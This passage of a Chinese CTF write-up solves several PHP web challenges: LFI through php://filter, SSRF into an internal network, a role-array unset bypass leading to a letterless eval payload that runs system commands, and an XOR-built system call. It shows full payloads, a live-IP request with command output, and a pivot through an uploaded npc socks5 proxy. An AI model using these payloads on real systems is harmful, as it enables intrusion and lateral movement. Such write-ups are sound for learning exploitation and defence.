                {"major": "网安","grade": "2019","id": 2019031063,"name": "王某","sex": "男", "subject":
                {"major": "网安","grade": "2019","id": 2019122258,"name": "熊某","sex": "男", "subject":
            ]
        });

        $('#search_table').basictable({
            breakpoint: 768
        });
        $("#search_table").reponsetable({
            "id":"search_table",
            "operation": "editer",
            "type":"numbers",
            "colum": [
                {"field": "major","title": "专业"},
                {"field": "grade","title": "年级"},
                {"field": "id","title": "学号"},
                {"field": "name","title": "姓名"},
                {"field": "sex","title": "性别"},
                {"field": "subject","title": "科目"},
                {"field": "score","title": "成绩"}
            ],
            "data": []
        });
    })

    <!-- ./debug.php -->

    function checkId() {//检查学号是否合适
        var id = $("#input_id").val()
        console.log("aaa")
        var pattern=/^\d{7}$/;
        if(id == "" || id == null) {
            $("#idNumWarn").html("学号不能为空！");
            return false;
```

发现是php伪协议，`/debug.php?file=php://filter/convert.base64-encode/resource=debug.php`，读取一下debug.php：

```
<?php

    echo "<h1>快去学习PHP伪协议</h1>";
 error_reporting(0);
 $file=$_GET['file'];
 if(strstr($file,"../")||stristr($file, "tp")||stristr($file,"input")||stristr($file,"data")){
  echo "NO！！！";
  exit();
 }
 include($file);

?>
```


index.php：

```php
<?php
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $_GET['url']);
#curl_setopt($ch, CURLOPT_FOLLOWLOCATION, 1);
curl_setopt($ch, CURLOPT_HEADER, 0);
#curl_setopt($ch, CURLOPT_PROTOCOLS, CURLPROTO_HTTP | CURLPROTO_HTTPS);
curl_exec($ch);
curl_close($ch);
//你当前位于学校172.17.0.0/24网段下 其实还有台机子里面可以修改成绩 我偷偷告诉你password是123456,name是admin,//result必须要改成60 不然学校会查的！！！
?>
```

发现是ssrf，爆破一下，发现内网为`http://172.17.0.7/`


noobPHP

给出了`www.zip`，审计一下，看到AdminController.php：
我们要使roles中有`ROLE_ADMIN`，但注册的时候roles只是为`ROLE_USER`，那么就需要创建




```php
class AdminController extends AbstractController
{
    /**
     * @Route("/admin", name="admin")
     */
    public function index(Request $request): Response
    {
        $this->denyAccessUnlessGranted( attribute: 'ROLE_USER',  subject: null,  message: 'User tried to access a page


        $hasAccess=$this->isGranted( attribute: 'ROLE_ADMIN');
        if(!$hasAccess)
            return new Response( content: 'You are not admin!!!!. 🐼');


        $code=$request->query->get( key: 'code', default: '');
        if (preg_match( pattern: "/[a-zA-Z]|\!|\@|\#|\%|\^|\&|\*|\:|\||\'\"|\`|\~|\\|\||\[|]/",$code)) {
            new Response( content: 'Wow,not this🐼');die();
        }
        eval($code);

        return $this->render( view: 'admin/eval.html.twig', [
            'controller_name' => 'AdminController',
        ]);
    }
```

看到UserController.php：



```php
  public function edit_roles(Request $request): Response
  {
      $this->denyAccessUnlessGranted( attribute: 'ROLE_USER',  subject: null,  message: 'User tried to access a page without

      $get_roles=$request->query->get( key: 'r', default: '');

      if($get_roles!='' && is_array($get_roles)){

          array_unshift( &array: $get_roles,  ...values: 'ROLE_USER');
          for($i=0; $i < count($get_roles);$i++){
              if(!preg_match( pattern: '#^ROLE_\w*#',$get_roles[$i])){
```




```
            return new Response( content: 'Format Error');
        }
        if(preg_match( pattern: '#ROLE_ADMIN#i', $get_roles[$i])){
            return new Response( content: 'no trick, Unless you\'re a clown🤡');
        }
        elseif (preg_match( pattern: '#ROLE_UPLOAD|ROLE_USELESS|ROLE_SUPERADMIN#i', $get_roles[$i])){
            unset($get_roles[$i]);
            $get_roles=array_values($get_roles);
        }
    }

}
else if($get_roles!=''){
        if(!preg_match( pattern: '#^ROLE_\w*#',$get_roles)){
            return new Response( content: 'Format Error');
        }
        if(preg_match( pattern: '#ROLE_ADMIN|ROLE_UPLOAD|ROLE_USELESS|ROLE_SUPERADMIN#i', $get_roles)){
            return new Response( content: 'no trick, Unless you\'re a clown🤡');
        }
        $get_roles=array('ROLE_USER',$get_roles);
}
if($get_roles!=''){
```

发现传入数组的代码过滤的不一样，肯定有问题，分析发现

```
array_unshift($get_roles, 'ROLE_USER');
```

那么我们传入`?r[0]=ROLE_SUPERADMIN&r[1]=ROLE_ADMIN`变为：




```
<?php
$get_roles=array("ROLE_SUPERADMIN", "ROLE_ADMIN");
array_unshift($get_roles, 'ROLE_USER');
var_dump($get_roles);
```

```
array(3) {
  [0]=>
  string(9) "ROLE_USER"
  [1]=>
  string(15) "ROLE_SUPERADMIN"
  [2]=>
  string(10) "ROLE_ADMIN"
}
```

然后进行

```
unset($get_roles[$i]);
$get_roles=array_values($get_roles);
```


在线工具



```php
<?php
$get_roles=array("ROLE_SUPERADMIN", "ROLE_ADMIN");
array_unshift($get_roles, 'ROLE_USER');
var_dump($get_roles);
for($i=0; $i < count($get_roles);$i++){
    if (preg_match('#ROLE_UPLOAD|ROLE_USELESS|ROLE_SUPERADMIN#i', $get_roles[$i])){
                unset($get_roles[$i]);
                $get_roles=array_values($get_roles);
                var_dump($get_roles);
            }
}
```

```
array(3) {
  [0]=>
  string(9) "ROLE_USER"
  [1]=>
  string(15) "ROLE_SUPERADMIN"
  [2]=>
  string(10) "ROLE_ADMIN"
}
array(2) {
  [0]=>
  string(9) "ROLE_USER"
  [1]=>
  string(10) "ROLE_ADMIN"
}

sandbox> exited with status 0
```

看到当 `i=1` 的时候会unset掉我们传入的ROLE_SUPERADMIN，然后被返回的数组将使用数值键，从0开始且以1递增，下一个就直接是i=2了，直接绕过了ROLE_ADMIN



110.42.233.91:250/roles?r[0]=ROLE_SUPERADMIN&r[1]=ROLE_ADMIN

Welcome bbbbbb !😇

- ROLE_USER
- ROLE_ADMIN

接下来就是


```php
if (preg_match("/[a-zA-Z]|\!|\@|\#|\%|\^|\&|\*|\:|\||\'\"|\`|\~|\\|\||\[|]/",$code)) {
            new Response('Wow,not this□');die();
        }
        eval($code);
```

发现过滤了字母、取反、异或、单双引号、中括号等，但发现没有过滤数字、小括号、分号和加号，以前看过RCTF的数字getshell：https://nop-sw.github.io/wiki/wp/RCTF/

> 1/0 返回 INF //0为除数
> 0/0 返回 NAN

那么自增，可以构造任意字符串

```
<?php
$a = '$_ = ((0/0).(0)){1};$__=$_;$__++;$__++;$__++;$__++;$__++;$__++;$____.=$__;$__=$_;$__++;$__++;$__++;$__++;$
____.=$__;$__=$_;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++
;$__++;$__++;$__++;$____.=$__;$__=$_;$____.=$__;$__=$_;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__
++;$__++;$____.=$__;$__=$_;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$____.=$__;$__=$_;$
__++;$__++;$__++;$__++;$__++;$__++;$__++;$____.=$__;$__=$_;$__++;$__++;$__++;$__++;$____.=$__;$__=$_;$____.=$__;
$__=$_;$__++;$__++;$__++;$____.=$__;$__=$_;$__++;$__++;$__++;$__++;$____.=$__;$__=$_;$__++;$__++;$__++;$__++;$__
++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$____.=$__;$__=$_;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$
__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$____.=$__;$___ = $_;$___++;$___++;$___++;$___++;$___++;$___++;$_
__++;$___++;$___++;$___++;$___++;$___++;$___++;$___++;$___++;$___++;$___++;$___++;$___++;$___++;$___++;$___++;$_
__++;$___++;$_____ .= $___;$___ = $_;$___++;$___++;$___++;$___++;$___++;$___++;$___++;$___++;$___++;$___++;$___+
+;$___++;$___++;$___++;$___++;$___++;$___++;$___++;$___++;$___++;$___++;$___++;$___++;$_____ .= $___;$___
 = $_;$___++;$___++;$___++;$___++;$___++;$___++;$___++;$___++;$___++;$___++;$___++;$___++;$___++;$___++;$___++;$
___++;$___++;$___++;$_____ .= $___;$___ = $_;$___++;$___++;$___++;$___++;$___++;$___++;$___++;$___++;$___++;$___
++;$___++;$___++;$___++;$___++;$___++;$___++;$___++;$___++;$_____ .= $___;$___ = $_;$___++;$___++;$___++;
$___++;$_____ .= $___;$___ = $_;$___++;$___++;$___++;$___++;$___++;$___++;$___++;$___++;$___++;$___++;$___++;$__
_++;$_____ .= $___;$_____($____(){0});'; //SYSTEM(GETALLHEADERS(){0})
echo(urlencode($a));
```



POST 110.42.233.91:250/admin?code=%24_%20%3D%20((0%2F0).(0))%7B1%7D%3B%24__%3D%24_%3...

User-Agent PostmanRuntime/7.28.4
Accept */*
Accept-Encoding gzip, deflate, br
Connection keep-alive
0 ls -al /tmp
Cookie PHPSESSID=1c73ed8c2b7f7533040b1b...

```
total 11812
drwxrwxrwt 1 root root 16384 Oct 26 09:32 .
drwxr-xr-x 1 root root 4096 Oct 18 10:26 ..
-rwxrwxrwx 1 www-data www-data 12013568 Oct 25 05:43 npc
-rw------- 1 www-data www-data 789 Oct 25 14:23 sess_18ee44e56be04364aa90900744f96d4e
-rw------- 1 www-data www-data 832 Oct 26 09:32 sess_1c73ed8c2b7f7533040b1b3e4d17f69d
-rw------- 1 www-data www-data 787 Oct 25 13:23 sess_21af069190ea803d46aacc7626ec279c
-rw------- 1 www-data www-data 169 Oct 25 14:21 sess_394ad93d96743b28781009494cb7a941
-rw------- 1 www-data www-data 169 Oct 26 05:15 sess_3a91ebbd465e564115e59e7de8aaebfa
```

这里我上传npc，然后建立socks5代理，连接上172.20.0.4的3306端口，但发现读写的权限不够，不能udf提权，换一个思路
然后又发现172.20.0.1是宝塔的站，但没啥思路，80端口啥都没有，扫描端口发现存在8002，访问，发现为`ThinkPHP V5.0.10`


breakout

给出了源码

```
<?php
highlight_file(__FILE__);
// 这些奇怪的符号是什么呢?字符串之间还能异或的吗?
$a = $_POST['v'] ^ '!-__)^';
// ctf常见的验证码哦!纯数字呢
if (substr(md5($_POST['auth']),0,6) == "666666") {
    $a($_POST['code']);
}
```

首先要和`!-__)^`异或，那么尝试生成`system`，运行下面代码之后找到一个字符串：`rt,+l3`

```
<?php
$a = '~!@#$%^&*()_+\|/?.,<>`-={}[]1234567890abcderfhijklmnopqrst';
for($i = 0;$i<strlen($a);$i++){
    for($j = 0;$j<strlen($a);$j++){
        if (ord($a[$i]^$a[$j])>64 && ord($a[$i]^$a[$j])<91){
            echo     $a[$i]. ' xor ' .$a[$j]. ' is ';
            echo  chr(ord($a[$i]^$a[$j])). ' ';
            echo  ord($a[$i]^$a[$j]);
            echo "\n";
        }elseif (ord($a[$i]^$a[$j])>96 && ord($a[$i]^$a[$j])<122){
            echo     $a[$i]. ' xor ' .$a[$j]. ' is ';
            echo   chr(ord($a[$i]^$a[$j])). ' ';
            echo    '  ' .ord($a[$i]^$a[$j]);
